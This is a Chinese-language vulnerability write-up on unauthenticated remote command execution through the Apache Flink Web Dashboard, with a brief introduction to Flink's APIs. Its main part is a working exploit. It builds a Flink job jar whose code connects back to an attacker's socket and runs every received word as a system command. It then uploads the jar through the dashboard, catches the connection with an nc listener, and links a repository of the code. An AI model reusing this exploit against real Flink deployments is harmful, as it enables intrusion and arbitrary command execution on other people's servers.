

简介

Flink 核心是一个流式的数据流执行引擎，其针对数据流的分布式计算提供了数据分布、数据通信以及容错机制等功能。基于流执行引擎，Flink 提供了诸多更高抽象层的 API 以使用户编写分布式任务：

- **DataSet API**：对静态数据进行批处理操作，将静态数据抽象成分布式的数据集，用户可以方便地使用Flink提供的各种操作符对分布式数据集进行处理，支持Java、Scala和Python。
- **DataStream API**：对数据流进行流处理操作，将流式的数据抽象成分布式的数据流，用户可以方便地对分布式数据流进行各种操作，支持Java和Scala。
- **Table API**：对结构化数据进行查询操作，将结构化数据抽象成关系表，并通过类SQL的DSL对关系表进行各种查询操作，支持Java和Scala。

漏洞情况

本次漏洞情况是由于 Apache Flink Web Dashboard 未授权访问，上传恶意jar导致远程代码命令执行。

搭建环境

环境要求：JDK 8

官网下载地址：<http://flink.apache.org/downloads.html>

或者通过`wget`进行下载：

```
wget https://mirrors.tuna.tsinghua.edu.cn/apache/flink/flink-1.9.1/flink-1.9.1-bin-scala_2.11.tgz
```


然后进行解压：

```
tar zxvf flink-1.9.1-bin-scala_2.11.tgz
```

然后启动

```
cd f flink-1.9.1-bin-scala_2.11/bin
./start-cluster.sh
```


最后访问本机：<http://localhost:8081/> 如果可以正常访问表示安装成功。



漏洞利用

Flink 可以通过上传 jar 的方式来进行执行任务，我们可以构造利用代码进行上传执行。

添加 Archetype




添加 Archetype：

- GroupId: org.apache.flink
- ArtifactId: flink-quickstart-java
- Version: 1.9.0

创建任务项目

基于添加的 `flink-quickstart-java` 进行创建项目，然后点击 `Next`



设置项目 `GroupId` 以及 `ArtifactId`，然后点击 `Next`

New Project


GroupId ☒ Inherit

ArtifactId

Version ☒ Inherit

[?](#)

配置项目maven，然后点击



设置项目名称以及项目路径，然后点击 **Finish**

New Project

Project name:

Project location: ...

More Settings

Module name:

Content root: ...

Module file location: ...

Project format:

项目创建成功：

flinkrce

Project

flinkrce

src

main

resources

BatchJob.java

```
32
33 public class BatchJob {
34
35     public static void main(String[] args) throws Exception {
36         // set up the batch execution environment
37         final ExecutionEnvironment env = ExecutionEnvironment.getExecutionEnvironment();
38
39         /*
40          * Here, you can start creating your execution plan for Flink.
41          * Start with getting some data from the environment, like
42          * env.readTextFile(textPath);
43          *
44          * then, transform the resulting DataSet<String> using operations
45          * like
46          * .filter()
47          * .flatMap()
48          * .join()
49          * .coGroup()
50          *
51          * and many more.
52          * Have a look at the programming guide for the Java API:
53          * http://flink.apache.org/docs/latest/apis/batch/index.html
54          * and the examples
55          * http://flink.apache.org/docs/latest/apis/batch/examples.html
56          */
57
58         // execute program
59         env.execute("Flink Batch Java API Skeleton");
60     }
61 }
62
63
64
65
66
67
```

Run: org.apache.maven.plugins:maven-archetype...

[INFO] Parameter: packageInPathFormat, Value: com/r4v3zn

[INFO] Parameter: package, Value: com.r4v3zn

[INFO] Parameter: version, Value: 1.0-SNAPSHOT

[INFO] Parameter: groupId, Value: com.r4v3zn

[INFO] Parameter: artifactId, Value: flink-rce

[WARNING] CP Don't override file /private/var/folders/1r/_k7d3f_96w553kv1h7phzx_c0000gn/T/archetypetmp/flink-rce/src/main/resources

[INFO] Project created from Archetype in dir: /private/var/folders/1r/_k7d3f_96w553kv1h7phzx_c0000gn/T/archetypetmp/flink-rce

[INFO] BUILD SUCCESS

[INFO] Total time: 23.401 s

[INFO] Finished at: 2019-11-13T18:35:08+08:00

[INFO]

[0m [0m

Terminal Run TODO

Event Log

33:14 LF : UTF-8 : Tab* : 1

编写任务

创建 SocketTextStreamExecute 类写入一下代码

```
public static void main(String[] args) throws Exception {
    final StreamExecutionEnvironment env = StreamExecutionEnvironment.getExecutionEnvironment();
    DataStreamSource<String> stream = env.socketTextStream("ip", 7777);
    stream.flatMap(new LineSplitter());
    env.execute("execute code");
}

public static final class LineSplitter implements FlatMapFunction<String, Tuple2<String, Integer>> {

    @Override
    public void flatMap(String s, Collector<Tuple2<String, Integer>> collector) {
        String[] tokens = s.toLowerCase().split("\\W+");
        for (String token : tokens) {
            if (token.length() > 0) {
                try {
                    Process p = Runtime.getRuntime().exec(token);
                    //取得命令结果的输出流
                    InputStream fis=p.getInputStream();
                    //用一个读输出流类去读
                    InputStreamReader isr=new InputStreamReader(fis);
                    //用缓冲器读行
                    BufferedReader br=new BufferedReader(isr);
                    String line=null;
                    //直到读完为止
                    while((line=br.readLine())!=null)
                    {
                        System.out.println(line);
                    }
                } catch (IOException e) {
                    e.printStackTrace();
                }
                System.out.println("token --> "+token);
            }
        }
    }
}
```


最后通过 `mvn clean package -DskipTests` 将代码编译为 jar 文件。

执行任务

开启NC 监听端口


```
nc -nlvp 7777
```


将 jar 通过web上传到任务中心，然后将Entity Class 修改为 `com.r4v3zn.SocketTextStreamExecute` 点击 `Submit` 进行执行任务。



执行任务之后，我们监听到 NC 端口将响应信息：

```
.buntuuser:~$ nc -nlvp 7777
Listening on [0.0.0.0] (family 0, port 7777)
Connection from [::ffff:192.168.1.1] port 7777 [tcp/*] accepted (family 2, sport 51842)
```

执行命令 `ifconfig` 之后通过日志进行查看执行结果。



代码

代码：<https://github.com/Onise/scripts/tree/master/flinkrce>